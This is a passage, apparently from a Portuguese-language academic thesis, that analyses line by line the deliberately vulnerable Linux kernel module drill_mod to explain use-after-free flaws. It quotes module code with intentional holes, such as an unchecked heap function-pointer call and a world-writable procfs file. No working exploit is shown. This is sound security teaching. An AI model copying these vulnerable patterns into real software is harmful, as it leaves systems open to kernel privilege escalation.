

Figura 2 – Ambiente de depuração completo.

forma que a descrição sirva ao propósito de complementar o texto sobre o tópico que é foco deste trabalho.

Portanto, sempre que necessário, de forma a compreender de forma mais completa o que um comando faz, a consulta à documentação do GDB (FSF, 2026a) e, de forma ainda mais prática, o uso do comando `help` se fazem indispensáveis.

Para utilizar o comando `help`, basta executá-lo passando como argumento o comando sobre o qual se quer saber mais. Por exemplo, para saber mais sobre o comando `display`, basta executar o comando `help` como ilustrado no Código 2.15.

```
1 (gdb) help display
2 (stdout e stderr suprimidos)
```

Código 2.15 – Uso do comando `help` sobre o comando `br`.

3 Análise do `drill_mod`

É oportuno pontuar, apesar de evidente, que para realizar uma análise de segurança em um componente de software, qualquer que seja, é necessário que antes se desenvolva uma compreensão sobre aquele software. No caso de estudo desse trabalho, o objeto de investigação vulnerável é um *driver* e, portanto, se faz necessária a compreensão do que é um *driver* para o Linux e como este opera.

A análise do módulo vulnerável e da vulnerabilidade nele presente serão desenvolvidas em conjunto utilizando-se de uma referência central e que está gratuitamente disponível para consulta, conforme indicado em uma das referências do presente trabalho (CORBET; RUBINI; KROAH-HARTMAN, 2005). Da mesma forma, a fundamentação teórica sobre a vulnerabilidade de UAF desenvolvida neste capítulo será assim apresentada, partindo do `drill_mod` para explicá-la.

3.1 `drill_mod`

O que se segue é uma análise linha-a-linha do `drill_mod` e, para isso, o código do módulo será referenciado, ao longo desta seção, pela numeração de suas linhas tal como elas estão dispostas no repositório do *Kernel-hack-drill* sobre o *commit id* apontado na linha 9 do Código 2.4.

3.1.1 `drill_init`

Comumente, um *driver* é responsável por definir duas principais *callbacks* para o seu funcionamento: uma que é executada assim que o módulo é carregado e que deve ser especificada por meio da macro `module_init`; e a outra que é executada quando o módulo é removido e que deve ser registrada com o uso da macro `module_exit`. O que o Código 3.1 aponta, portanto, é que essas duas *callbacks*, no contexto do `drill_mod`, são as funções `drill_init` e `drill_exit`, respectivamente (linhas 206-207 do Código A.1).

```
206 module_init(drill_init)
207 module_exit(drill_exit)
```

Código 3.1 – Macros definindo as principais *callbacks*.

No caso do `drill_mod`, a função `drill_exit` (linhas 199-204 do Código A.1) simplesmente libera os recursos alocados ao longo do funcionamento do módulo e imprime

algumas mensagens que indicam sua finalização. Para a análise que será feita aqui, esse comportamento não é pertinente.

A função `drill_init`, por sua vez, é onde está localizado o cerne do *driver* pois é nela onde estão as informações de quais objetos e *callbacks* são registrados por aquele *driver*. Assumindo uma instalação Linux onde esse *driver* é integrado ao seu funcionamento, é partindo dessa função que se sabe quais elementos compõem a superfície de ataque que é disponibilizada pelo módulo. Portanto, o foco dessa seção está nessa função.

Inicialmente, o *driver* invoca a função `proc_create` e, com isso, cria um arquivo sobre o sistema de arquivos `proc`; é feita a verificação de que a chamada foi bem sucedida e, então, a execução do drill_init prossegue, como mostra o Código 3.2 (linhas 179-186 do Código A.1).

O que é interessante de notar nesse trecho da inicialização são as permissões definidas na chamada para `proc_create` sobre o arquivo recém-criado (drill_act).

Conforme apontado na padronização dos cabeçalhos da *The Single UNIX Specification* (GROUP, 1997) (SUS), S_IWUSR, S_IWGRP e S_IWOTH representam a permissão de escrita para o dono do arquivo, os grupos aos quais o dono do arquivo faz parte e demais usuários do sistema, respectivamente. Em outras palavras, qualquer usuário, seja lá qual for seu nível de privilégio, desde que este possa abrir e escrever em arquivos, poderá realizar operações de escrita sobre o `drill_act`. Vale ressaltar, isso por si só não é um problema, apenas uma constatação dos recursos que estão disponíveis do ponto de vista de um atacante.

```
179 static int __init drill_init(void)
180 {
181         drill.proc_entry = proc_create("drill_act", S_IWUSR | S_IWGRP | S_IWOTH,
182                                        NULL, &drill_act_fops);
183         if (!drill.proc_entry) {
184                 pr_err("failed to create /proc/drill_act\n");
185                 return -ENOMEM;
186         }
```

Código 3.2 – `drill_init`, primeira parte.

Concluindo sua execução, o drill_init aloca recursos para os seus objetos, que serão estudados mais adiante, e verifica o sucesso dessas alocações (Código 3.3, linhas 188-197 do Código A.1).

```
188         drill.items = kzalloc(sizeof(struct drill_item_t *) * DRILL_N,
    GFP_KERNEL);
189         if (!drill.items) {
190                 pr_err("failed to allocate drill items\n");
191                 proc_remove(drill.proc_entry);
192                 return -ENOMEM;
193         }
194         pr_notice("drill: start hacking\n");
195
```

```
196         return 0;
197 }
```

Código 3.3 – `drill_init`, segunda parte.

Assim, o que há de pertinente de se investigar é o que, efetivamente, o arquivo drill_act representa.

3.1.1.1 Estrutura `proc_ops` e o `procfs`

Ao chamar `proc_create`, é passada como parâmetro uma constante definida a partir da estrutura proc_ops e que é declarada nas linhas 175-177 do Código A.1 (replicado no Código 3.4).

```
175 static const struct proc_ops drill_act_fops = {
176         .proc_write = drill_act_write,
177 };
```

Código 3.4 – Declaração da constante `drill_act_fops`.

A estrutura `proc_ops` fornecida a `proc_create` é incorporada à estrutura de tipo `proc_dir_entry` que é retornada pela função `proc_create_reg`, conforme pode ser constatado na definição da função `proc_create_data` (`proc_create` é uma interface para `proc_create_data`) de acordo com o Código 3.5. A estrutura `proc_dir_entry` é então fornecida para `proc_register`, que é encarregada do fluxo de criação e registro do arquivo no procfs.

```
583 struct proc_dir_entry *proc_create_data(const char *name, umode_t mode,
584                 struct proc_dir_entry *parent,
585                 const struct proc_ops *proc_ops, void *data)
586 {
587         struct proc_dir_entry *p;
588
589         p = proc_create_reg(name, mode, &parent, data);
590         if (!p)
591                 return NULL;
592         p->proc_ops = proc_ops;
593         return proc_register(parent, p);
594 }
595 EXPORT_SYMBOL(proc_create_data);
```

Código 3.5 – `proc_create_data`, definida em `fs/proc/generic.c` do código-fonte do Linux.

Aqui vale uma breve explicação sobre o pseudo-sistema de arquivos de processos, comumente chamado de procfs. Sendo definido como um sistema de arquivos à parte, o procfs define para si o que são operações sobre arquivos que estão presentes sobre a sua estrutura de diretórios. Isso pode ser compreendido mais a fundo estudando-se sobre o

sistema de arquivos virtual do Linux (VFS). O que é pertinente é notar, então, como o procfs define essas operações.

Como é possível constatar no arquivo que declara as *callbacks* para as operações sobre inodes pertencentes ao procfs, a função `proc_reg_write` é aquela que é responsável por tratar de operações de escrita (Código 3.6).

```
578 static const struct file_operations proc_reg_file_ops = {
579         .llseek         = proc_reg_llseek,
580         .read           = proc_reg_read,
581         .write          = proc_reg_write,
582         .poll           = proc_reg_poll,
583         .unlocked_ioctl = proc_reg_unlocked_ioctl,
584         .mmap           = proc_reg_mmap,
585         .get_unmapped_area = proc_reg_get_unmapped_area,
586         .open           = proc_reg_open,
587         .release        = proc_reg_release,
588 };
```

Código 3.6 – Definição da *callback* de escrita em `fs/proc/inode.c` do código-fonte do Linux.

Por sua vez, `proc_reg_write` invoca `pde_write` que é nada mais que uma interface para o que é definido como a operação de escrita para o arquivo em específico que se quer escrever (Código 3.7).

```
344 static ssize_t proc_reg_write(struct file *file, const char __user *buf, size_t
        count, loff_t *ppos)
345 {
346         struct proc_dir_entry *pde = PDE(file_inode(file));
347         ssize_t rv = -EIO;
348
349         if (pde_is_permanent(pde)) {
350                 return pde_write(pde, file, buf, count, ppos);
351         } else if (use_pde(pde)) {
352                 rv = pde_write(pde, file, buf, count, ppos);
353                 unuse_pde(pde);
354         }
355         return rv;
356 }
```

Código 3.7 – `proc_reg_write` definida em `fs/proc/inode.c` do código-fonte do Linux.

Se nenhuma operação de escrita foi definida para o arquivo em questão, a `pde_write` faz nada mais que retornar um código de erro. Caso contrário, a escrita prossegue na rotina dedicada àquele arquivo por meio da chamada que `pde_write` faz diretamente à *callback* definida em sua criação (Código 3.8).

```
334 static ssize_t pde_write(struct proc_dir_entry *pde, struct file *file, const
        char __user *buf, size_t count, loff_t *ppos)
335 {
336         typeof_member(struct proc_ops, proc_write) write;
337
```

```
338         write = pde->proc_ops->proc_write;
339         if (write)
340                 return write(file, buf, count, ppos);
341         return -EIO;
342 }
```

Código 3.8 – `pde_write` definida em `fs/proc/inode.c` do código-fonte do Linux.

Em última instância, isso significa que o arquivo criado sob o procfs sempre que acessado e, subsequentemente, escrito, acionará o fluxo de execução na *callback* `drill_act_write`, como ilustrado na Figura 3, que tomará como parâmetro o *buffer* da escrita executada em `drill_act`. Naturalmente, é nesta função que a análise prosseguirá.



Figura 3 – Fluxo de registro da *callback* de escrita `drill_act_write`.

3.1.2 `drill_act_write`

3.1.2.1 Parâmetros

Sendo a *callback* de escrita do arquivo `drill_act` a função `drill_act_write`, esta recebe um conjunto de parâmetros que tem a ver com este arquivo que é pertencente ao procfs quando uma operação de escrita o tem como alvo, como ilustra a Figura 4.

Assim, vale uma breve explicação sobre o que é cada um dos parâmetros, conforme estes podem ser vistos sendo passados à *callback* na linha 7 do Código 3.8 e que, no `drill_mod` corresponderá às linhas 131-132 do Código A.1.

O primeiro parâmetro (`struct file *file`) nada mais é do que a estrutura mantida em kernel que está atrelada ao arquivo que está sendo escrito, que, no caso, trata-se do `drill_act`. Para a análise aqui feita, esse parâmetro não terá papel algum, então apenas saber isso sobre este argumento basta.



Figura 4 – Fluxo de execução de uma escrita sobre o `drill_act`.

Para o segundo parâmetro (`const char __user *user_buf`), tem-se o *buffer* com os conteúdos que se quer escrever no arquivo, é nele, portanto, que estarão os dados vindos de quem invocou a escrita no arquivo em questão.

Vale notar que o segundo parâmetro tem um tipo especificado como sendo um *buffer* advindo de espaço de usuário. Mais adiante será discutida uma possível motivação por trás dessa escolha a nível de linguagem.

A contagem dos bytes do *buffer* passado no segundo parâmetro é informada no terceiro parâmetro (`size_t count`).

Finalmente, o último parâmetro (`loff_t *ppos`) tem como finalidade indicar o *offset* da escrita no arquivo para o qual a escrita é direcionada.

Vale observar que a semântica subjacente a cada um dos parâmetros tem, novamente, ligação direta com como os sistemas de arquivos no Linux que são implementados sobre o VFS funcionam. Um texto elucidativo neste sentido é o capítulo 13 que fala exclusivamente sobre o VFS no já mencionado (LOVE, 2004).

3.1.2.2 O tipo `__user`

Antes de prosseguir com a análise da `drill_act_write` em si, é oportuno comentar sobre o uso da definição `__user` enquanto um tipo e o porque disso importar não somente para o Linux, mas para a programação em espaço de kernel de uma forma geral.

Comumente, no nível arquitetural de hardware, a distinção entre um espaço de kernel e espaço de usuário é feita. Isso não somente se aplica a espaços de endereçamento, mas também ao modo de operação do processador: grosso modo, uma vez que determinado conjunto de instruções é executado no contexto de um kernel, por exemplo, privilégios

elevados sobre a máquina são garantidos de tal forma que se garanta o acesso a recursos que em modo usuário são inacessíveis.

Pensando na divisão existente entre os dois modos, seus privilégios e respectivos espaços de endereçamento, é natural assumir, de um ponto de vista da segurança de sistemas, que confiar em dados vindos de um espaço menos privilegiado sem verificações prévias é um erro crasso.

Desse modo, tratar *buffers* que venham de um espaço de endereçamento ou de outro enquanto *buffers* de tipos atrelados àquele espaço pode vir a ser uma solução para se criar modelos de segurança a partir da linguagem sendo utilizada para programar o sistema em questão, tendo a verificação de tipos enquanto base de sustenação desse modelo.

Para o Linux, a definição do tipo `__user` pode ser melhor compreendida analisando o cabeçalho no qual ele está definido, como mostram o Código 3.9 e o Código 3.10. A palavra chave ___attribute___ é reconhecida pelo GCC e é provida por este para possibilitar a definição de novos tipos pelo programa que será compilado com uma suite GNU.

```
31 /* sparse defines __CHECKER__; see Documentation/dev-tools/sparse.rst */
32 #ifdef __CHECKER__
33 /* address spaces */
34 # define __kernel       __attribute__((address_space(0)))
35 # define __user         __attribute__((noderef, address_space(__user)))
```

Código 3.9 – Definições para `__user` em `include/linux/compiler_types.h` do código-fonte do Linux, primeira parte.

```
58 # ifdef STRUCTLEAK_PLUGIN
59 #  define __user        __attribute__((user))
60 # else
61 #  define __user        BTF_TYPE_TAG(user)
```

Código 3.10 – Definições para `__user` em `include/linux/compiler_types.h` do código-fonte do Linux, segunda parte.

Assim, há de se notar, justamente, que o tipo é condicionalmente definido mediante a determinadas configurações detectadas pelo pré-compilador e que irão ditar se haverá ou não checagem de tipos e, se sim, quem a fará, podendo ela, inclusive, ficar completamente desabilitada, como é o que acontece uma vez que a definição acionada é aquela que aparece na última linha do Código 3.10 tendo o caminho de pré-compilação não satisfeito a primeia condição no Código 3.11.

```
24 #if defined(CONFIG_DEBUG_INFO_BTF) && defined(CONFIG_PAHOLE_HAS_BTF_TAG) && \
25         __has_attribute(btf_type_tag) && !defined(__BINDGEN__)
26 # define BTF_TYPE_TAG(value) __attribute__((btf_type_tag(#value)))
27 #else
28 # define BTF_TYPE_TAG(value) /* nothing */
29 #endif
```

Código 3.11 – Definição nula de `BTF_TYPE_TAG` em `include/linux/compiler_types.h` do código-fonte do Linux.

Essa observação, para além de buscar elucidar o que é um tipo definido por primitivas de pré-processamento, antecipa a discussão da importância da distinção entre espaço de kernel e espaço de usuário que é de grande importância à segurança de sistemas operacionas e motivadora de mitigações como a KPTI no contexto do Linux.

3.1.2.3 Tratativa do *buffer* de tipo `__user`

Após a declaração de suas variáveis locais nas linhas 134-142 do Código A.1, é feito o processamento do *buffer* com os conteúdos da escrita. Por se tratar de um *buffer* advindo do espaço de enderaçamento de usuário, é necessário tratá-lo por meio das funções adequadas para tanto, como mostra o Código 3.12 (linhas 144-152 do Código A.1).

Os primeiros passos executados são garantir que o offset de escrita requisitado não seja diferente de zero e que o tamanho da escrita não supere o espaço do *buffer* da variável local definida para armazená-lo para somente, então, copiar o *buffer* para uma região de memória exclusivamente controlada pelo kernel.

```
144         BUG_ON(*ppos != 0);
145
146         if (count < size)
147                 size = count;
148
149         if (copy_from_user(&buf, user_buf, size)) {
150                 pr_err("drill: act_write: copy_from_user failed\n");
151                 return -EFAULT;
152         }
```

Código 3.12 – Chamada para `copy_from_user`.

Verificar que um arquivo sob o procfs não possa escrever a partir de um offset diferente de zero pode ser justificado pelo fato de que tais arquivos são apenas interfaces para as callbacks registradas para estes. Ou seja, eles jamais assumirão um tamanho diferente de zero e, portanto, uma escrita em um offset diferente de zero não faria sentido algum por si só, a menos, é claro, que algum tipo de convenção com base em escritas realizadas em diferentes offsets seja empregado, o que não é o caso.

Garantir que um *buffer* só copie para si uma quantidade de bytes que ele possa suportar é uma trivialidade que, por si só, dispensa comentários. O que vale apontar é que, sendo um *buffer* de tipo `__user`, este não pode ser confiado quanto ao seu tamanho e nem conteúdo. Omitir tal verificação, neste caso, possibilitaria uma violação de acesso em pilha por meio do estouro deste *buffer*.

Finalmente, copiar um *buffer* em espaço de endereçamento de usuário para o de kernel, antes de qualquer ação ser tomada com base nesses dados, tem como premissa a temporalidade envolvida entre a verificação e o uso do *buffer*.

Ataques que abusam do delta entre a verificação e uso de um recurso são conhecidos como ataques de TOCTOU (abreviação de, do inglês, *Time-of-check Time-of-use*). Por essa razão, `copy_from_user` é invocada para que uma exata cópia dos bytes desejados vindos de modo usuário seja feita em kernel, em memória sobre a qual o usuário, *a priori*, não exerce poder.

3.1.2.4 Chamada para `drill_act_exec`

Como será visto nas etapas seguintes, a `drill_act_exec` permite algum grau de manipulação dos objetos gerenciados pelo `drill_mod` por meio da escrita no `drill_act`, e é por meio de seus parâmetros que se espera que as informações para tais operações sejam fornecidas.

Dessa forma, o que a `drill_act_write` exige do *buffer* que lhe é passado como parâmetro é que este esteja formatado para, a partir deste, construir os argumentos para a chamada da `drill_act_exec`. Assim, como as chamadas para `strsep` indicam, cada parâmetro deve ser delimitado, no *buffer*, por um caractere de espaço ou byte nulo, como mostra o Código 3.13 (linhas 154-168 do Código A.1).

```
154         act_str = strsep(&buf_ptr, " ");
155
156         arg1_str = strsep(&buf_ptr, " ");
157
158         arg2_str = strsep(&buf_ptr, " ");
159
160         arg3_str = strsep(&buf_ptr, " ");
161
162         ret = kstrtoul(act_str, 10, &act);
163         if (ret) {
164                 pr_err("drill: act_write: parsing act failed\n");
165                 return ret;
166         }
167
168         ret = drill_act_exec(act, arg1_str, arg2_str, arg3_str);
```

Código 3.13 – Chamada para `drill_act_exec`.

Neste ponto, o fluxo principal da `drill_act_write` se conclui, sendo sua última etapa principal a chamada para a `drill_act_exec`. Logicamente, a análise deve prosseguir nesta função.

3.1.3 `drill_act_exec`

3.1.3.1 Estruturas `drill_item_t` e `drill_t` e variável global `drill`

O primeiro passo para compreender de onde os erros analisados na `drill_act_exec` decorrem é o de entender quais são os objetos manipulados por esta. Assim, a análise terá início a partir destes objetos.

Definida no cabeçalho `drill.h`, nas linhas 25-29 do Código A.2, a estrutura `drill_item_t` é utilizada para compor o objeto global drill (declarado na linha 16 do Código A.1) que, por sua vez, é definido a partir da estrutura `drill_t`.

Aqui reproduzido no Código 3.14, nota-se que a `drill_item_t` é relativamente simples, sendo composta por um inteiro de tipo `unsigned long`, um ponteiro de função e um array flexível, algo que será investigado mais adiante.

```
25 struct drill_item_t {
26         unsigned long foobar;
27         void (*callback)(void);
28         char data[]; /* C99 flexible array */
29 };
```

Código 3.14 – Definição da estrutura `drill_item_t`.

Por sua vez, o `drill_t`, reproduzido no Código 3.15 (linhas 11-14 do Código A.1), é nada mais que a composição de um ponteiro para uma estrutura `proc_dir_entry` que, como já analisado, armazenará o ponteiro retornado por `proc_create` e um ponteiro para ponteiros de objetos formados a partir da estrutura `drill_item_t`. Sabe-se que são ponteiros, no plural, e não para um outro ponteiro com base na linha 188 do Código A.1.

```
11 struct drill_t {
12         struct proc_dir_entry *proc_entry;
13         struct drill_item_t **items;
14 };
```

Código 3.15 – Definição da estrutura `drill_t`.

3.1.3.2 Parâmetros

A semântica subjacente a cada um dos argumentos passados à `drill_act_exec` aqui será deduzida analizando-se o código em si. Apesar de símbolos, como o de variáveis e funções, comentários e funcionalidades de *logging* poderem auxiliar a análise, estas não devem determiná-la, haja vista que, na busca por falhas de segurança, a vulnerabilidade em si não deve ter sido antecipada.

Se um falha de segurança em um sistema é intencional, sua presença no sistema caracteriza-se menos como vulnerabilidade e mais como backdoor e, ainda assim, quem a

implantou, evidentemente, se interessaria em ocultar isso e não dar indícios de sua presença no sistema, a exemplo do recente incidente com o utilitário XZ utils (DEBIAN, 2024).

Dessa forma, é possível compreender a função do primeiro argumento (`long act`) partindo da linha 162 do Código A.1. Assim, é esperado que o *buffer* de escrita tenha, como seu primeiro argumento, um número inteiro, de tal forma que a chamada para `kstrtoul` seja bem sucedida.

O número inteiro extraído a partir do primeiro argumento é, então, passado como o primeiro parâmetro para a `drill_act_exec` que irá utilizá-lo na estrutura de decisão múltipla (linha 50 do Código A.1) que, por sua vez, alternará entre as possíveis operações tomando como referência a estrutura de enumeração ilustrada no Código 3.16 (linhas 14-21 do Código A.2)

```
14 enum drill_act_t {
15         DRILL_ACT_NONE = 0,
16         DRILL_ACT_ALLOC = 1,
17         DRILL_ACT_CALLBACK = 2,
18         DRILL_ACT_SAVE_VAL = 3,
19         DRILL_ACT_FREE = 4,
20         DRILL_ACT_RESET = 5
21 };
```

Código 3.16 – Definição da estrutura de enumeração `drill_act_t`.

As funcionalidades expostas são, ao todo, cinco, sendo a decisão padrão do fluxo de controle apenas utilizada para indicar a requisição de uma operação inválida. É oportuno, assim, prosseguir a análise em cada uma dessas funcionalidades expostas.

3.1.3.3 `DRILL_ACT_ALLOC`

Antes de mais nada, é em tempo que se pode notar o uso que o segundo argumento terá. Tendo este sido utilizado na chamada para `kstrtoul` na linha 39 do Código A.1, seu papel será o de um índice para acesso dos ponteiros armazenados pelo campo items no objeto `drill`, como a linha 52 do Código 3.17 aponta.

```
51         case DRILL_ACT_ALLOC:
52                 drill.items[n] = kzalloc(DRILL_ITEM_SIZE, GFP_KERNEL);
```

Código 3.17 – Implementação da operação `DRILL_ACT_ALLOC`, primeira parte.

Evidentemente, não somente na operação `DRILL_ACT_ALLOC` mas em todas as outras nas quais o segundo argumento é utilizado sua finalidade será a mesma, como se verá na sequência.

Além disso, o que mais vale notar é que o objeto instanciado é um que existirá na *heap* do kernel, evidenciado pela chamada para `kzalloc` e seu conjunto de parâmetros.

Finalizando seu fluxo de operação com as linhas apontadas no Código 3.18, conclui-se que a funcionalidade desse código de operação é a de alocar espaço para um objeto do tipo `drill_item_t`, incluí-lo dentre os objetos apontados por meio do objeto `drill` e inicializar os campos com valores padrões definidos pelo `drill_mod`.

```
61                  drill.items[n]->foobar = 0x41414141a5a5a5a5u;
62                  drill.items[n]->callback = drill_callback;
63                  break;
```

Código 3.18 – Implementação da operação `DRILL_ACT_ALLOC`, segunda parte.

3.1.3.4 `DRILL_ACT_CALLBACK`

Com o fluxo de execução relativamente simples, o que essa operação faz é nada mais que invocar a função armazenada pelo ponteiro de função do campo `items` do objeto especificado pelo segundo parâmetro, como mostra o Código 3.19 e a Figura 5.

```
69                  drill.items[n]->callback(); /* No check, BAD BAD BAD */
70                  break;
```

Código 3.19 – Implementação da operação `DRILL_ACT_CALLBACK`.

O que vale ser observado é o uso que se faz do objeto. Tendo em mente que este é um objeto em *heap*, como visto na análise da operação `DRILL_ACT_ALLOC`, a operação de leitura do valor armazenado no ponteiro, que deve ser feita para o seu subsequente uso seja possível, como será visto adiante no depurador, é uma leitura que ocorre em *heap*. É o valor lido que determinará, portanto, para onde o fluxo de execução será redirecionado.



Figura 5 – Fluxo de execução da operação `DRILL_ACT_CALLBACK`.

3.1.3.5 DRILL_ACT_SAVE_VAL

Aqui, tanto o terceiro quanto o quarto argumento mostram o papel que irão desempenhar, como mostram o Código 3.20 e Código 3.21, respectivamente.

```
83                  ret = kstrtoul(arg2_str, 0, &val);
```

Código 3.20 – Implementação da operação DRILL_ACT_SAVE_VAL, primeira parte.

```
89                  ret = kstrtoul(arg3_str, 0, &offset);
```

Código 3.21 – Implementação da operação DRILL_ACT_SAVE_VAL, segunda parte.

Mais uma vez, os argumentos serão tratados como sendo de tipo inteiro. Resta saber o que isso, semanticamente, aponta.



Figura 6 – Fluxo de execução da operação DRILL_ACT_SAVE_VAL.

